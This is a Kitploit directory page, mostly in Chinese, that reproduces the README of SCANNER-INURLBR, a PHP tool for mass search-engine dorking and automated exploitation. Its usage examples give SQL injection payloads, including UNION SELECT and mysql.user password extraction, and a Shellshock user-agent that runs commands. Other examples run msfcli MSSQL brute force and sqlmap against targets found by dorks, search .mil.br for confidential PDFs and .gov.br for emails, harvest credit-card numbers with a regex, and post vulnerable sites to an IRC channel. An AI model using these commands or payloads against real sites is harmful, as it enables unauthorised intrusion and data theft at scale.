Skip to content
KitploitKITPLOIT
工具博客
提交
工具博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

··订阅源·联系·隐私·© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
SCANNER-INURLBR — 在搜索引擎中进行高级搜索,可提供分析以利用GET/POST捕获电子邮件和网址,并为每个找到的目标/网址配备内部自定义验证连接点。 | Kitploit
工具/GitHubGitHub/mrcl0wnlab/scanner-inurlbr
OSINT (开源情报)侦察漏洞分析DNS和子域名枚举漏洞利用信息收集Web安全电子邮件收集网络爬虫
GitHubmrcl0wnlab/scanner-inurlbr

SCANNER-INURLBR

在搜索引擎中进行高级搜索,可提供分析以利用GET/POST捕获电子邮件和网址,并为每个找到的目标/网址配备内部自定义验证连接点。

查看仓库
229511年前Kitploit 审核通过

最受欢迎

查看全部 →

发现我们社区最常用的工具。

探索所有工具

浏览我们的工具集合

查看所有工具 →
分享
网站


描述

在搜索引擎中进行高级搜索,支持分析提供的 GET / POST 以捕获电子邮件和 URL,并为每个找到的目标/URL 内置自定义验证逻辑。

一款可在不同 Linux 发行版上运行的 PHP 工具,帮助黑客和安全专业人员执行特定搜索引擎的任务。 内置多种自动化探索方法,包括扫描器。

INURLBR(代号:Facada)工具旨在帮助黑客社区识别 Web 中的潜在漏洞,通过使用 Google Hacking(Dorking)技术执行高级搜索以在互联网上寻找目标。 该工具拥有搜索引擎的强大能力。

免责声明```

This or previous program is for Educational purpose ONLY. Do not use it without permission. The usual disclaimer applies, especially the fact that me (MrCl0wnLab) is not liable for any damages caused by direct or indirect use of the information or functionality provided by these programs. The author or any Internet provider bears NO responsibility for content or misuse of these programs or any derivatives thereof. By using these programs you accept the fact that any damage (dataloss, system crash, system compromise, etc.) caused by the use of these programs is not MrCl0wnLab's responsibility.

root@kitploit:~
## 联系方式```properties
Autor:    MrCl0wn (a.k.a GoogleINURL)
Blog:     https://blog.mrcl0wn.com
Blog:     https://blog.inurl.com.br (old)
GitHub:   https://github.com/MrCl0wnLab
Twitter:  https://twitter.com/MrCl0wnLab
Email:    mrcl0wnlab\@\gmail.com

库与权限```properties

PHP Version 8.3 php8 curl LIB php8 cli LIB
cURL support enabled allow_url_fopen On permission Reading & Writing User root privilege, or is in the sudoers group Operating system Linux Proxy random TOR

root@kitploit:~
## 安装依赖```properties
curl
php8.3
php8.3-cli
php8.3-curl
xterm
tor

下载

建议通过克隆 Git 仓库来下载 inurlbr:```properties git clone https://github.com/MrCl0wnLab/SCANNER-INURLBR.git

root@kitploit:~
inurlbr 工作在 [php](http://php.net/downloads.php) 版本 **8.3**  linux 平台上。

## 赋予脚本执行权限```properties
chmod +x inurlbr

创建一个符号链接```properties

ln -s $PWD/inurlbr /usr/bin/inurlbr

root@kitploit:~
## Usage
要获取基本选项和开关列表,请使用:```properties
inurlbr -h

要获取所有选项和开关的列表,请使用:```properties inurlbr --help

root@kitploit:~
命令示例:```properties
inurlbr --info

设置你的 token ipinfo

可以注册多个 token```bash ./resources/token.ipinfo.inurl

root@kitploit:~
## 设置你的字符串
你可以注册更多的验证字符串```bash
./resources/strings.validation.inurl

设置你的过滤字符串

你可以注册更多污染结果的过滤值。```bash ./resources/trash_list.validation.inurl

root@kitploit:~
## 命令```properties
inurlbr --dork 'site:sp.gov.br' --save-as '/tmp/sp.gov.br.txt' -q 1 -u

inurlbr --dork 'inurl:php?id=' -s save.txt -q 1,6 -t 1 --exploit-get "?´'%270x27;"  
   
inurlbr --dork 'inurl:aspx?id=' -s save.txt -q 1,6 -t 1 --exploit-get "?´'%270x27;" 
   
inurlbr --dork 'site:br inurl:aspx (id|new)' -s save.txt -q 1,6 -t 1 --exploit-get "?´'%270x27;"
   
inurlbr --dork 'index of wp-content/uploads' -s save.txt -q 1,6,2,4 -t 2 --exploit-get '?' -a 'Index of /wp-content/uploads'
   
inurlbr --dork 'site:.mil.br intext:(confidencial) ext:pdf' -s save.txt -q 1,6 -t 2 --exploit-get '?' -a 'confidencial'
   
inurlbr --dork 'site:.mil.br intext:(secreto) ext:pdf' -s save.txt -q 1,6 -t 2 --exploit-get '?' -a 'secreto'        
  
inurlbr --dork 'site:br inurl:aspx (id|new)' -s save.txt -q 1,6 -t 1 --exploit-get "?´'%270x27;"
   
inurlbr --dork '.new.php?new id' -s save.txt -q 1,6,7,2,3 -t 1 --exploit-get '+UNION+ALL+SELECT+1,concat(0x3A3A4558504C4F49542D5355434553533A3A,@@version),3,4,5;' -a '::EXPLOIT-SUCESS::'
  
inurlbr --dork 'new.php?id=' -s teste.txt  --exploit-get ?´0x27  --command-vul 'nmap sV -p 22,80,21 _TARGET_'
   
inurlbr --dork 'site:pt inurl:aspx (id|q)' -s bruteforce.txt --exploit-get ?´0x27 --command-vul 'msfcli auxiliary/scanner/mssql/mssql_login RHOST=_TARGETIP_ MSSQL_USER=inurlbr MSSQL_PASS_FILE=/home/pedr0/Documentos/passwords E'
  
inurlbr --dork 'site:br inurl:id & inurl:php' -s get.txt --exploit-get "?´'%270x27;" --command-vul 'python ../sqlmap/sqlmap.py -u "_TARGETFULL_" --dbs'
  
inurlbr --dork 'inurl:index.php?id=' -q 1,2,10 --exploit-get "'?´0x27'" -s report.txt --command-vul 'nmap -Pn -p 1-8080 --script http-enum --open _TARGET_'
 
inurlbr --dork 'site:.gov.br email' -s reg.txt -q 1  --regexp '([\w\d\.\-\_]+)@([\w\d\.\_\-]+)'
  
inurlbr --dork 'site:.gov.br email (gmail|yahoo|hotmail) ext:txt' -s emails.txt -m
  
inurlbr --dork 'site:.gov.br email (gmail|yahoo|hotmail) ext:txt' -s urls.txt -u
 
inurlbr --dork 'site:gov.bo' -s govs.txt --exploit-all-id  1,2,6  
 
inurlbr --dork 'site:.uk' -s uk.txt --user-agent  'Mozilla/5.0 (compatible; U; ABrowse 0.6; Syllable) AppleWebKit/420+ (KHTML, like Gecko)' 
 
inurlbr --dork-file 'dorksSqli.txt' -s govs.txt --exploit-all-id  1,2,6 
 
inurlbr --dork-file 'dorksSqli.txt' -s sqli.txt --exploit-all-id  1,2,6  --irc 'irc.rizon.net#inurlbrasil'   
  
inurlbr --dork 'inurl:"cgi-bin/login.cgi"' -s cgi.txt --ifurl 'cgi' --command-all 'php xplCGI.php _TARGET_'  
 
inurlbr --target 'http://target.com.br' -o cancat_file_urls_find.txt -s output.txt -t 4
  
inurlbr --target 'http://target.com.br' -o cancat_file_urls_find.txt -s output.txt -t 4 --exploit-get "?´'%270x27;"
  
inurlbr --target 'http://target.com.br' -o cancat_file_urls_find.txt -s output.txt -t 4 --exploit-get "?pass=1234" -a '<title>hello! admin</title>'
  
inurlbr --target 'http://target.com.br' -o cancat_file_urls_find_valid_cod-200.txt -s output.txt -t 5
  
inurlbr --range '200.20.10.1,200.20.10.255' -s output.txt --command-all 'php roteador.php _TARGETIP_'  
 
inurlbr --range-rad '1500' -s output.txt --command-all 'php roteador.php _TARGETIP_'  
 
inurlbr --dork-rad '20' -s output.txt --exploit-get "?´'%270x27;" -q 1,2,6,4,5,9,7,8  
 
inurlbr --dork-rad '20' -s output.txt --exploit-get "?´'%270x27;" -q 1,2,6,4,5,9,7,8   --pr
 
inurlbr --dork-file 'dorksCGI.txt' -s output.txt -q 1,2,6,4,5,9,7,8   --pr --shellshock
 
inurlbr --dork-file 'dorks_Wordpress_revslider.txt' -s output.txt -q 1,2,6,4,5,9,7,8  --sub-file 'xpls_Arbitrary_File_Download.txt'  

帮助```properties

root@kitploit:~
 ██░ ██    ▓█████     ██▓        ██▓███  
▓██░ ██▒   ▓█   ▀    ▓██▒       ▓██░  ██▒
▒██▀▀██░   ▒███      ▒██░       ▓██░ ██▓▒
░▓█ ░██    ▒▓█  ▄    ▒██░       ▒██▄█▓▒ ▒
░▓█▒░██▓   ░▒████▒   ░██████▒   ▒██▒ ░  ░
▒ ░░▒░▒   ░░ ▒░ ░   ░ ▒░▓  ░   ▒▓▒░ ░  ░
▒ ░▒░ ░    ░ ░  ░   ░ ░ ▒  ░   ░▒ ░     
░  ░░ ░      ░        ░ ░      ░░       
░  ░  ░      ░  ░       ░  ░            
                                     

-h --help Alternative long length help command. --ajuda Command to specify Help. --info Information script. --update Code update.
-q Choose which search engine you want through [1...24] / [e1..6]]: [options]: 1 - GOOGLE / (CSE) GENERIC RANDOM / API 2 - BING / DEEP 3 - YAHOO BR / YAHOO US 4 - ASK 7 - LYCOS 13 - NEVER 20 - EZILION 21 - SOGOU 22 - DUCK DUCK GO 24 - GOOGLE(CSE) GENERIC RANDOM 25 - EXALEAD 26 - STARTPAGE 27 - QWANT ---------------------------------------- SPECIAL MOTORS ---------------------------------------- e1 - TOR FIND e2 - ELEPHANT e3 - TORSEARCH e4 - GORCH e5 - WIKILEAKS e6 - AHMIA e7 - OTN e8 - EXPLOITS SHODAN ---------------------------------------- all - All search engines / not special motors Default: 1 Example: -q {op} Usage: -q 1 -q 5 Using more than one engine: -q 1,2,5,6,11,24 Using all engines: -q all

--proxy Choose which proxy you want to use through the search engine: Example: --proxy {proxy:port} Usage: --proxy localhost:8118 --proxy socks5://googleinurl@localhost:9050 --proxy http://admin:[email protected]:8080

--proxy-file Set font file to randomize your proxy to each search engine. Example: --proxy-file {proxys} Usage: --proxy-file proxys_list.txt

--time-proxy Set the time how often the proxy will be exchanged. Example: --time-proxy {second} Usage: --time-proxy 10

--proxy-http-file Set file with urls http proxy, are used to bypass capch search engines Example: --proxy-http-file {youfilehttp} Usage: --proxy-http-file http_proxys.txt

--tor-random Enables the TOR function, each usage links an unique IP.

-t Choose the validation type: op 1, 2, 3, 4, 5 [options]: 1 - The first type uses default errors considering the script: It establishes connection with the exploit through the get method. Demo: www.alvo.com.br/pasta/index.php?id={exploit}

root@kitploit:~
 2   -  The second type tries to valid the error defined by: -a='VALUE_INSIDE_THE _TARGET'
 It also establishes connection with the exploit through the get method
 Demo: www.alvo.com.br/pasta/index.php?id={exploit}

 3   - The third type combine both first and second types:
 Then, of course, it also establishes connection with the exploit through the get method
 Demo: www.target.com.br{exploit}
 Default:    1
 Example: -t {op}
 Usage:   -t 1
 
 4   - The fourth type a validation based on source file and will be enabled scanner standard functions.
 The source file their values are concatenated with target url.
 - Set your target with command --target {http://target}
 - Set your file with command -o {file}
 Explicative:
 Source file values:
 /admin/index.php?id=
 /pag/index.php?id=
 /brazil.php?new=
 Demo: 
 www.target.com.br/admin/index.php?id={exploit}
 www.target.com.br/pag/index.php?id={exploit}
 www.target.com.br/brazil.php?new={exploit}
 
 5   - (FIND PAGE) The fifth type of validation based on the source file,
 Will be enabled only one validation code 200 on the target server, or if the url submit such code will be considered vulnerable.
 - Set your target with command --target {http://target}
 - Set your file with command -o {file}
 Explicative:
 Source file values:
 /admin/admin.php
 /admin.asp
 /admin.aspx
 Demo: 
 www.target.com.br/admin/admin.php
 www.target.com.br/admin.asp
 www.target.com.br/admin.aspx
 Observation: If it shows the code 200 will be separated in the output file

 DEFAULT ERRORS:  
 
 [*]JAVA INFINITYDB, [*]LOCAL FILE INCLUSION, [*]ZIMBRA MAIL,           [*]ZEND FRAMEWORK, 
 [*]ERROR MARIADB,   [*]ERROR MYSQL,          [*]ERROR JBOSSWEB,        [*]ERROR MICROSOFT,
 [*]ERROR ODBC,      [*]ERROR POSTGRESQL,     [*]ERROR JAVA INFINITYDB, [*]ERROR PHP,
 [*]CMS WORDPRESS,   [*]SHELL WEB,            [*]ERROR JDBC,            [*]ERROR ASP,
 [*]ERROR ORACLE,    [*]ERROR DB2,            [*]JDBC CFM,              [*]ERROS LUA, 
 [*]ERROR INDEFINITE


--dork Defines which dork the search engine will use. Example: --dork {dork} Usage: --dork 'site:.gov.br inurl:php? id' - Using multiples dorks: Example: --dork {[DORK]dork1[DORK]dork2[DORK]dork3} Usage: --dork '[DORK]site:br[DORK]site:ar inurl:php[DORK]site:il inurl:asp'

--dork-file Set font file with your search dorks. Example: --dork-file {dork_file} Usage: --dork-file 'dorks.txt'

--exploit-get Defines which exploit will be injected through the GET method to each URL found. Example: --exploit-get {exploit_get} Usage: --exploit-get "?'´%270x27;"

--exploit-post Defines which exploit will be injected through the POST method to each URL found. Example: --exploit-post {exploit_post} Usage: --exploit-post 'field1=valor1&field2=valor2&field3=?´0x273exploit;&botao=ok'

--exploit-command Defines which exploit/parameter will be executed in the options: --command-vul/ --command-all.
The exploit-command will be identified by the paramaters: --command-vul/ --command-all as EXPLOIT
Ex --exploit-command '/admin/config.conf' --command-all 'curl -v TARGET__EXPLOIT' TARGET is the specified URL/TARGET obtained by the process EXPLOIT is the exploit/parameter defined by the option --exploit-command. Example: --exploit-command {exploit-command} Usage: --exploit-command '/admin/config.conf'

-a Specify the string that will be used on the search script: Example: -a {string} Usage: -a 'hello world'

-d Specify the script usage op 1, 2, 3, 4, 5. Example: -d {op} Usage: -d 1 /URL of the search engine. -d 2 /Show all the url. -d 3 /Detailed request of every URL. -d 4 /Shows the HTML of every URL. -d 5 /Detailed request of all URLs. -d 6 /Detailed PING - PONG irc.

-s Specify the output file where it will be saved the vulnerable URLs.

root@kitploit:~
 Example: -s {file}
 Usage:   -s your_file.txt
 

-o Manually manage the vulnerable URLs you want to use from a file, without using a search engine. Example: -o {file_where_my_urls_are} Usage: -o tests.txt

--persist Attempts when Google blocks your search. The script tries to another google host / default = 4 Example: --persist {number_attempts} Usage: --persist 7

--ifredirect Return validation method post REDIRECT_URL Example: --ifredirect {string_validation} Usage: --ifredirect '/admin/painel.php'

-m Enable the search for emails on the urls specified.

-u Enables the search for URL lists on the host specified.

--ua Enables the search for URL lists on the host specified using archive.org.

--gc Enable validation of values ​​with google webcache.

--pr Progressive scan, used to set operators (dorks), makes the search of a dork and valid results, then goes a dork at a time.

--file-cookie Open cookie file.

--save-as Save results in a certain place.

--shellshock Explore shellshock vulnerability by setting a malicious user-agent.

--popup Run --command all or vuln in a parallel terminal.

--cms-check Enable simple check if the url / target is using CMS.

--no-banner Remove the script presentation banner.

--unique Filter results in unique domains.

--beep Beep sound when a vulnerability is found.

--alexa-rank Show alexa positioning in the results.

--robots Show values file robots and extract urls

--range Set range IP. Example: --range {range_start,rage_end} Usage: --range '172.16.0.5#172.16.0.255'

--range-rand Set amount of random ips. Example: --range-rand {rand} Usage: --range-rand '50'

--irc Sending vulnerable to IRC / server channel. Example: --irc {server#channel} Usage: --irc 'irc.rizon.net#inurlbrasil'

--http-header Set HTTP header. Example: --http-header {youemail} Usage: --http-header 'HTTP/1.1 401 Unauthorized,WWW-Authenticate: Basic realm="Top Secret"'

--sedmail Sending vulnerable to email. Example: --sedmail {youemail} Usage: --sedmail [email protected]

--delay Delay between research processes. Example: --delay {second} Usage: --delay 10

--time-out Timeout to exit the process. Example: --time-out {second} Usage: --time-out 10

--ifurl Filter URLs based on their argument. Example: --ifurl {ifurl} Usage: --ifurl index.php?id=

--ifcode Valid results based on your return http code. Example: --ifcode {ifcode} Usage: --ifcode 200

--ifemail Filter E-mails based on their argument. Example: --ifemail {file_where_my_emails_are} Usage: --ifemail sp.gov.br

--url-reference Define referring URL in the request to send him against the target. Example: --url-reference {url} Usage: --url-reference http://target.com/admin/user/valid.php

--mp Limits the number of pages in the search engines. Example: --mp {limit} Usage: --mp 50

--user-agent Define the user agent used in its request against the target. Example: --user-agent {agent} Usage: --user-agent 'Mozilla/5.0 (X11; U; Linux i686) Gecko/20071127 Firefox/2.0.0.11' Usage-exploit / SHELLSHOCK:
--user-agent '() { foo;};echo; /bin/bash -c "expr 299663299665 / 3; echo CMD:;id; echo END_CMD:;"' Complete command:
inurlbr --dork 'YOU_DORK' -s shellshock.txt --user-agent '_YOU_AGENT_XPL_SHELLSHOCK' -t 2 -a '99887766555'

--sall Saves all urls found by the scanner. Example: --sall {file} Usage: --sall your_file.txt

--command-vul Every vulnerable URL found will execute this command parameters. Example: --command-vul {command} Usage: --command-vul 'nmap sV -p 22,80,21 TARGET' --command-vul './exploit.sh TARGET output.txt' --command-vul 'php miniexploit.php -t TARGET -s output.txt'

--command-all Use this commmand to specify a single command to EVERY URL found. Example: --command-all {command} Usage: --command-all 'nmap sV -p 22,80,21 TARGET' --command-all './exploit.sh TARGET output.txt' --command-all 'php miniexploit.php -t TARGET -s output.txt' [!] Observation:

root@kitploit:~
_TARGET_ will be replaced by the URL/target found, although if the user. only the domain will be executed.

_TARGETFULL_ will be replaced by the original URL / target found.
   
_TARGETXPL_ will be replaced by the original URL / target found + EXPLOIT --exploit-get.
   
_TARGETIP_ return of ip URL / target found.
    
_URI_ Back URL set of folders / target found.
    
_RANDOM_ Random strings.
    
_PORT_ Capture port of the current test, within the --port-scan process.

_EXPLOIT_  will be replaced by the specified command argument --exploit-command.

The exploit-command will be identified by the parameters --command-vul/ --command-all as EXPLOIT

--replace Replace values ​​in the target URL. Example: --replace {value_old[INURL]value_new} Usage: --replace 'index.php?id=[INURL]index.php?id=1666+and+(SELECT+user,Password+from+mysql.user+limit+0,1)=1' --replace 'main.php?id=[INURL]main.php?id=1+and+substring(@@version,1,1)=1' --replace 'index.aspx?id=[INURL]index.aspx?id=1%27´'

--remove Remove values ​​in the target URL. Example: --remove {string} Usage: --remove '/admin.php?id=0'

--regexp Using regular expression to validate his research, the value of the Expression will be sought within the target/URL. Example: --regexp {regular_expression} All Major Credit Cards: Usage: --regexp '(?:4[0-9]{12}(?:[0-9]{3})?|5[1-5][0-9]{14}|6011[0-9]{12}|3(?:0[0-5]|[68][0-9])[0-9]{11}|3[47][0-9]{13})'

root@kitploit:~
IP Addresses:
Usage:    --regexp '((?:(?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.){3}(?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?))'

EMAIL:   
Usage:    --regexp '([\w\d\.\-\_]+)@([\w\d\.\_\-]+)'

---regexp-filter Using regular expression to filter his research, the value of the Expression will be sought within the target/URL. Example: ---regexp-filter {regular_expression} EMAIL:
Usage: ---regexp-filter '([\w\d.-_]+)@([\w\d._-]+)'

root@kitploit:~
[!] Small commands manager:

--exploit-cad Command register for use within the scanner. Format {TYPE_EXPLOIT}::{EXPLOIT_COMMAND} Example Format: NMAP::nmap -sV TARGET Example Format: EXPLOIT1::php xpl.php -t TARGET -s output.txt Usage: --exploit-cad 'NMAP::nmap -sV TARGET' Observation: Each registered command is identified by an id of your array. Commands are logged in exploits.conf file.

--exploit-all-id Execute commands, exploits based on id of use, (all) is run for each target found by the engine. Example: --exploit-all-id {id,id} Usage: --exploit-all-id 1,2,8,22

--exploit-vul-id Execute commands, exploits based on id of use, (vull) run command only if the target was considered vulnerable. Example: --exploit-vul-id {id,id} Usage: --exploit-vul-id 1,2,8,22

--exploit-list List all entries command in exploits.conf file.

root@kitploit:~
[!] Running subprocesses:

--sub-file Subprocess performs an injection strings in URLs found by the engine, via GET or POST. Example: --sub-file {youfile} Usage: --sub-file exploits_get.txt

--sub-get defines whether the strings coming from --sub-file will be injected via GET. Usage: --sub-get

--sub-post defines whether the strings coming from --sub-file will be injected via POST. Usage: --sub-get

--sub-concat Sets string to be concatenated with the target host within the subprocess Example: --sub-concat {string} Usage: --sub-concat '/login.php'

--sub-cmd-vul Each vulnerable URL found within the sub-process will execute the parameters of this command. Example: --sub-cmd-vul {command} Usage: --sub-cmd-vul 'nmap sV -p 22,80,21 TARGET' --sub-cmd-vul './exploit.sh TARGET output.txt' --sub-cmd-vul 'php miniexploit.php -t TARGET -s output.txt'

--sub-cmd-all Run command to each target found within the sub-process scope. Example: --sub-cmd-all {command} Usage: --sub-cmd-all 'nmap sV -p 22,80,21 TARGET' --sub-cmd-all './exploit.sh TARGET output.txt' --sub-cmd-all 'php miniexploit.php -t TARGET -s output.txt'

--port-scan Defines ports that will be validated as open. Example: --port-scan {ports} Usage: --port-scan '22,21,23,3306'

--port-cmd Define command that runs when finding an open door. Example: --port-cmd {command} Usage: --port-cmd './xpl TARGETIP:PORT' --port-cmd './xpl TARGETIP/file.php?sqli=1'

--port-write Send values for door. Example: --port-write {'value0','value1','value3'} Usage: --port-write "'NICK nk_test','USER nk_test 8 * :_ola','JOIN #inurlbrasil','PRIVMSG #inurlbrasil : minha_msg'"

root@kitploit:~
[!] Modifying values used within script parameters:

md5: Encrypt values in md5. Example: md5({value}) Usage: md5(102030) Usage: --exploit-get 'user?id=md5(102030)'

base64: Encrypt values in base64. Example: base64({value}) Usage: base64(102030) Usage: --exploit-get 'user?id=base64(102030)'

hex: Encrypt values in hex. Example: hex({value}) Usage: hex(102030) Usage: --exploit-get 'user?id=hex(102030)'

random: Generate random values. Example: random({character_counter}) Usage: random(8) Usage: --exploit-get 'user?id=random(8)'

root@kitploit:~
## 截图
![Screenshot](https://assets.kitploit.com/production/public/readmes/6388/10c345db617a511325417c22520b8f199af57af6b77ec96659de674e9e45cb88.png)
### 邮箱提取```bash
inurlbr  --dork '"com.br" contato  .xlsx' -m  -s emails.txt -q all

Screenshot

外部命令```bash

inurlbr --dork '"com.br" index.php?id id' -s sqlmap.txt --exploit-get "?´'%270x27;" --command-vul 'python ../sqlmap-dev/sqlmap.py -u "TARGETFULL" --dbs --batch --threads 10 -p id --random-agent'

root@kitploit:~
![Screenshot](https://assets.kitploit.com/production/public/readmes/6388/fc92aa635290570cecc73f89264245a6026081be6e45e6ed698ae7af5b77294a.png)

### 过滤结果值```bash
inurlbr --dork '"com.br/wp-login.php"' -t 2  -a 'wp-login.php?action=lostpassword' -s filter_string.txt

Screenshot

简单模糊测试```bash

inurlbr --target 'https://YOUR_TARGET' -o fuzz.txt -s php_result.txt -t 2 -a 'phpMyAdmin 2.11.4'

root@kitploit:~
![Screenshot](https://assets.kitploit.com/production/public/readmes/6388/288be16d35c6c34b1cf4200644149a7703649110f9772045cef1645ff6c4c9c9.png)

### 并行终端 ( 弹出式 )```bash
inurlbr --target 'https://YOUR_TARGET' -o fuzz.txt -s popup_result.txt -t 2 -a 'phpMyAdmin 2.11.4' --command-vul "nmap -sV -v  _TARGET_ ;"  --popup 

截图

使用 archive.org 提取 URL```bash

inurlbr -o 'defense.gov.txt' --ua -s 'defense.gov.out'

root@kitploit:~
![Screenshot](https://assets.kitploit.com/production/public/readmes/6388/fba36a2d3c6b839354be092f7a723829c93ec2c8972d15150dddbd113b284034.png)

### 使用 Robots.txt 文件提取 URL```bash
inurlbr --dork 'jus.br' -s 'urls-extracted-robots.txt' -q 1 --robots

Screenshot

使用正则表达式提取值```bash


inurlbr --dork 'contato telefone' -s 'reg.txt' -q 1 --regexp-filter '([0-9]{2}[6789][0-9]{3,4}[0-9]{4})'

root@kitploit:~
![Screenshot](https://assets.kitploit.com/production/public/readmes/6388/4cf2531f0783ca1db216d93db92ba9996927aa879fa61fe2db48d56ad9e9c145.png)

### 使用正则表达式验证值```bash
inurlbr --dork 'contato telefone' -s 'reg.txt' -q 1 --regexp '([0-9]{2}[6789][0-9]{3,4}[0-9]{4})'

Screenshot

贡献 ✨

欢迎任何形式的贡献!

贡献者列表

参考资料

  • TOR
    • https://support.torproject.org/apt/
    • https://support.torproject.org/apt/tor-deb-repo/
    • https://help.ubuntu.com/community/Tor?action=show&redirect=TOR
  • PHP
    • https://blog.remirepo.net/post/2024/05/17/Install-PHP-8.3-on-Fedora-RHEL-CentOS-Alma-Rocky-or-other-clone
    • https://www.digitalocean.com/community/tutorials/how-to-install-php-8-1-and-set-up-a-local-development-environment-on-ubuntu-22-04
    • https://pbcmedia.medium.com/how-to-install-the-latest-version-of-php-8-x-on-ubuntu-a-step-by-step-guide-5c5204db03f8
    • https://linuxize.com/post/how-to-install-php-8-on-ubuntu-20-04/
  • XTERM
    • https://installati.one/install-xterm-ubuntu-22-04/
    • https://manpages.ubuntu.com/manpages/xenial/en/man1/xterm.1.html
  • DEMOS INURLBR
    • http://youtube.com/c/INURLBrasil
    • http://blog.inurl.com.br/search/label/INURLBR
下载工具